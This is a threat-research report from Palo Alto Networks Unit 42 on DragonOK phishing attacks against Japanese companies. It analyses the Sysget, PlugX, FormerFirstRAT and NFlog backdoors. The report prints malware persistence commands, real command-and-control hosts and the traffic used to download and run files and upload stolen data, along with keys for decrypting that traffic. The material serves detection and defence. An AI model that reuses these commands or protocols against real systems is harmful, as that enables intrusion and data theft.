Unit 42 Identifies New DragonOK Backdoor Malware Deployed Against Japanese Targets

By Jen Miller-Osborn, Josh Grunzweig

Published: 2015-04-14 · Archived: 2026-04-05 16:54:11 UTC

Summary

Palo Alto Networks Unit 42 used the AutoFocus threat intelligence service to identify a series of phishing attacks against Japanese organizations. Using AutoFocus to quickly search and correlate artifacts across the collective set of WildFire and other Palo Alto Networks threat intelligence, we were able to associate the attacks with the group publicly known as "DragonOK." [1] These attacks took place between January and March of 2015.

DragonOK has previously targeted Japanese high-tech and manufacturing firms, but we've identified a new backdoor malware, named "FormerFirstRAT," deployed by these attackers. See the "Malware Details" section for analysis of the three RATs and two additional backdoors deployed in this persistent attack campaign.

Campaign Details

This campaign involved five separate phishing attacks, each carrying a different variant of Sysget malware, also known as HelloBridge. The malware was included as an attachment intended to trick the user into opening the malware. This included altering the icon of the executable to appear as other file types (Figure 1) as well as decoy documents to trick users into thinking they had opened a legitimate file.

Figure 1. Icons used by malicious Sysget attachments.

All of the Sysget files used in this campaign communicate with a single command and control (C2) server, hosted at biosnews[.]info. Sysget communicates with this server using the HTTP protocol; see the Malware Details section for specifics of the command and control traffic. All five phishing campaigns targeted a Japanese manufacturing firm over the course of two months, but the final campaign also targeted a separate Japanese high-tech organization. (Figure 2)



Figure 2. Five Sysget samples used to target two Japanese organizations.

Four of the five Sysget variants included a form of decoy document to trick users into believing they had opened a legitimate file rather than malware. Two of the executables used decoy documents that included information about obituaries. Figure 3 shows a GIF file containing an obituary notice for a woman, while Figure 4 shows a Microsoft Word document containing the obituary of a man.

Figure 3. Japanese decoy document containing an obituary notice for a woman.



Figure 4. Japanese decoy document containing an obituary notice for a woman.

The Sysget sample with a PDF icon created a second executable, named Adobe.exe, which simply displayed the following warning.



Figure 5. Error message generated by Adobe.exe

The final Sysget sample used a Microsoft Excel icon and opened an Excel document that contained cells filled with "XXXXXX." (Figure 6)



Figure 6. Excel spreadsheet with Xs in multiple rows and columns.

These Sysget variants appear to be a first stage payload in these attacks. During analysis of this threat, we identified five additional backdoor tools hosted on biosnews[.]info which may be downloaded by the Sysget variants once the attackers have established a foothold.

Three of the backdoors, NFlog, PoisonIvy, and NewCT have previously been publicly associated with DragonOK. Additionally, the actors have now added the popular PlugX backdoor to their toolkit. An additional backdoor appears to be a new, custom-built tool, which we have not previously associated with DragonOK or any other attack group. We've named this tool "FormerFirstRAT" as it appears to be the names used by the developers to refer to their creations. Figure 7 shows the relationship between these backdoors and their respective command and control servers.



Figure 7. Relationship between five additional backdoors used by DragonOK and their C2 servers in this campaign.

The following section details the functionality of the malware deployed in this campaign.

Malware Details

Sysget/HelloBridge

In this campaign, Sysget samples were attached to e-mails and used various icons to trick users into infecting their systems. The majority of these samples are self-extracting executables that contain both a malicious downloader, along with a legitimate file. When the self-extracting executable is launched, the downloader and legitimate file are typically dropped in one of the following directories and then executed:

- %PROGRAMFILES%
- %WINDIR%\Temp

When the malicious downloader is executed, it begins by creating the 'mcsong[]' event in order to ensure one instance is running. It then spawns a new instance of 'C:\\windows\\system32\\cmd.exe' with a window name of 'Chrome-Update'. It attempts to obtain a handle to this window using the FindWindowW API call and then proceeds to send the following command to this executable. This allows the malware to indirectly execute a command within the cmd.exe process.

```
reg add hkcu\software\microsoft\windows\currentversion\run /v netshare /f /d %temp%\notilv.exe /t
REG_EXPAND_SZ
```

This registry key will ensure an executable that it later downloads is configured to persist across reboots. It then sends the 'exit' command to this executable, which will kill this particular process.

The malware then attempts to read the following file. This file is used to store a key that is later used to decrypt data received during network communications.

- %temp%\ibmCon6.tmp

If the file does not exist, it will make the following GET request:

```
GET /index.php?fn=s4&name=4890c2d546fa48a536b75b48b17de023

HTTP/1.1

User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1;

Trident/6.0)
```

```
Host: biosnews[.]info
Connection: Keep-Alive
```

The filename and name parameters are statically set in the above request. The server responds with data similar to the following:

```
HTTP/1.1 200 OK
Date: Wed, 11 Mar 2015 00:14:14 GMT
Server: Apache/2.4.12 (Unix) OpenSSL/1.0.1e-fips
mod_bwlimited/1.4 mod_fcgid/2.3.10-dev
X-Powered-By: PHP/5.4.37
Keep-Alive: timeout=5
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html
17
gh204503254
1916733707
0
```

The first two pieces of data ('17' and 'gh204503254') are then written to the ibmCon6.tmp file referenced earlier.

The malware will copy itself to the %TEMP% directory with the executable name of 'notilv.exe'. Due to the previously written registry key, this file will execute when the machine is restarted and the current user logs in.

The malware then makes the following request:

```
GET /index.php?fn=s1&uid=fc1a8359e0f4cb8d60920dc066b8b21c
HTTP/1.1
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1;
Trident/6.0)
Host: biosnews[.]info
Connection: Keep-Alive
```

The filename and uid parameters are statically set in the above request. The response data is decrypted using the RC4 cryptographic stream cipher. The 'gh204503254' data that was previously downloaded is used as the key. The following Python code can be used for decryption, using the 'gh204503254' key:

```
from wincrypto import CryptCreateHash, CryptHashData,
CryptDeriveKey, CryptDecrypt
CALG_RC4 = 0x6801
CALG_MD5 = 0x8003
md5_hasher = CryptCreateHash(CALG_MD5)
CryptHashData(md5_hasher, 'gh204503254')
rc4_key = CryptDeriveKey(md5_hasher, CALG_RC4)
```

```
decrypted_data = CryptDecrypt(rc4_key, final_data)
pp.pprint(decrypted_data)
```

At this stage, the remote server can send a number of different responses. The following example response will instruct the malware to download a remote executable file:

```
sys getinto "filename.exe" "01234567890123456789012345678901";\n
```

'filename.exe' is the path where the downloaded file will be stored, and '01234567890123456789012345678901' is the value supplied in the subsequent HTTP request. When this command is received, the following example request is made:

```
GET /index.php?fn=s3&file=01234567890123456789012345678901
HTTP/1.1
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1;
Trident/6.0)
Host: biosnews[.]info
Connection: Keep-Alive
```

At this point, the remote server will respond with an unencrypted file that the malware saves to the system.

The remote server can also send the following example response. This response will instruct the malware to upload the specified file:

```
sys upto "filename.exe";\n
```

An example upload request can be seen below:

```
1  POST /index.php?fn=s2&item=70efdf2ec9b086079795c442636b55fb
2  HTTP/1.1
3  Accept: text/html, application/xhtml+xml, */*
4  Content-Type: multipart/form-data; boundary=----------d5340oqbasdfaa
5  User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1;
6  Trident/6.0)
7  Host: biosnews[.]info
8  Content-Length: 115126
9  Connection: Keep-Alive
10 ----------d5340oqbasdfaa
11 Content-Disposition: form-data; name="file";
12 filename="calc_malware.exe"
13 Content-Type: application/octet-stream
14 [BINARY_DATA]
15 ----------d5340oqbasdfaa
16 Content-Disposition: form-data; name="path"
17 70efdf2ec9b086079795c442636b55fb
18 ----------d5340oqbasdfaa
```

```
Content-Disposition: form-data; name="submit"

Submit

-----------------------------d5340oqbasdfaa--
```

The remote server can also send the following example response. This response will instruct the malware to execute the given command:

The results of this -execution are stored in a temporary text file in the %TEMP% directory. These results are encrypted using the same technique mentioned previously. An example upload of these results can be seen below:

```
POST /index.php?fn=s2 HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Content-Type: multipart/form-data; boundary=-----------------------------d5340oqbasdfaa
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1;
Trident/6.0)
Host: biosnews[.]info
Content-Length: 1609
Connection: Keep-Alive
-----------------------------d5340oqbasdfaa
Content-Disposition: form-data; name="file";
filename="C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\.txt"
Content-Type: application/octet-stream
[BINARY_DATA]
-----------------------------d5340oqbasdfaa
Content-Disposition: form-data; name="path"
70efdf2ec9b086079795c442636b55fb
-----------------------------d5340oqbasdfaa
Content-Disposition: form-data; name="submit"
Submit
-----------------------------d5340oqbasdfaa—
```

PlugX

PlugX is a backdoor that is often used by actors in targeted attacks. This version of PlugX attempts to disguise itself as a Symantec product. The following icon is present in this sample:

Figure 8. PlugX file uses Symantec logo icon.

Upon execution, the malware will install itself as a service with the following parameters:

Service Name	RasTls
Service Display Name	RasTls
Service Description	Symantec 802.1x Supplicant

It may also set the following registry key for persistence:

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\RasTls - %windir%\system32\svchost.exe
```

PlugX is a well-studied malware family with a long history of use in targeted attacks. More information on its history is available at the following links.

- https://www.fireeye.com/blog/threat-research/2014/07/pacific-ring-of-fire-plugx-kaba.html
- http://www.sophos.com/en-us/medialibrary/pdfs/technical%20papers/plugx-thenextgeneration.pdf
- https://www.blackhat.com/docs/asia-14/materials/Haruyama/Asia-14-Haruyama-I-Know-You-Want-Me-Unplugging-PlugX.pdf

FormerFirstRAT

This remote administration tool (RAT) is referred to as “FormerFirstRAT” by its authors. FormerFirstRAT communicates using unencrypted HTTP over port 443; the use of mismatching ports and communication protocols is not uncommon in targeted attack campaigns. In addition, port / protocol mis-match traffic can be an indicator of bad activity.

When the malware starts, it writes the following registry key to ensure persistence:

```
[HKCU|HKLM]\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\WmdmPmSp -> EXE of DLL
```

The malware then proceeds to send an HTTP POST request with information about the victim system. The following information is collected:

- Victim IP address
- Username
- Administrative privileges
- RAT status (active/sleep)
- RAT version (in this case, 0.8)
- Microsoft Windows version
- UserID (Volume Serial followed by an underscore and a series of '1's)
- Language

The following settings are used for command and control:

```
Hostname: https.reweblink.com

Port: 443

Timer: 180000

Method: POST
```

The malware encrypts network communication using the AES128 encryption cipher. It uses the MD5 of 'tucwatkins' in order to generate the key. All data is sent via HTTP POST requests. While not a distinct TTP, the author of this malware may be a soap-opera fan. The following code demonstrates how you can decrypt the malware communications using Python:

```
from wincrypto import CryptCreateHash, CryptHashData, CryptDeriveKey, CryptEncrypt, CryptDecrypt

CALG_AES_128 = 0x660e

CALG_MD5 = 0x8003

data = "..." # Encrypted Data

md5_hasher = CryptCreateHash(CALG_MD5)

CryptHashData(md5_hasher, 'tucwatkins')

aes_key = CryptDeriveKey(md5_hasher, CALG_AES_128)

decrypted_data = CryptDecrypt(aes_key, data)
```

The malware then enters a loop where it will send out periodic requests to the remote server. The remote server has the ability to respond and provide instructions to the RAT. We have identified the following functionalities:

- Modify sleep timer between requests
- Execute a command and return the command output
- Browse the file system
- Download files
- Delete files
- Exfiltrate victim information

An example HTTP POST request can be seen below.

```
POST / HTTP/1.1

Accept: */*

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0;

.NET CLR  1.1.4322)

Host: https.reweblink.com:443

Content-Length: 48

Cache-Control: no-cache

[encrypted binary data]
```

NFlog

When loaded inside of a running process, NFlog begins by spawning a new thread. This new thread is responsible for all malicious activities produced by this DLL. Initially, the malware will set the following registry key:

```
HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\update : [current_executable_filename]
```

Where [current_executable_filename] is the path to the current running executable, which is acquired via a call to GetModuleFileNameA. This registry key ensures that the malware will persist across reboots when the current user logs in.

Multiple string obfuscation routines are included in this malware sample. Strings contained in the binary are decrypted via a simple binary XOR against a single byte key of 0x25.

The malware proceeds to create a named event object of 'GoogleZCM' and uses this event in order to ensure only one instance of this malware is running at a given time.

The malware proceeds to make an attempt at binding to the local host on port 1139.

The malware attempts to ensure Internet connectivity by making a request to www.microsoft.com. An example request is shown below.

```
GET / HTTP/1.1
```

> User-Agent: Mozilla/5.0 (compatible; MSIE 7.0;Windows NT 5.1)
>
> Host: www.microsoft.com
>
> Cache-Control: no-cache
>
> Cookie: WT_NVR=0=/:1=genuine:2=genuine/validate; MC1=GUID=aa8ac5ed26b9bf4f8d3bd1b2dcaa82f6&HASH=edc5&LV=201503&V=4&LU
> fd8c6b7df7c3:lv=1427375812454:ss=1427375780673;
> optimizelySegments=%7B%222130980600%22%3A%22true%22%2C%222098371093%22%3A%22true%22%2C%22223040836%22%3A%22se
> optimizelyEndUserId=oeu1427379528348r0.49006120319115387; MUID=07660815420F6D5B2DCC0F63434A6C60
>
> %3

Source: https://researchcenter.paloaltonetworks.com/2015/04/unit-42-identifies-new-dragonok-backdoor-malware-deployed-against-japanese-targets/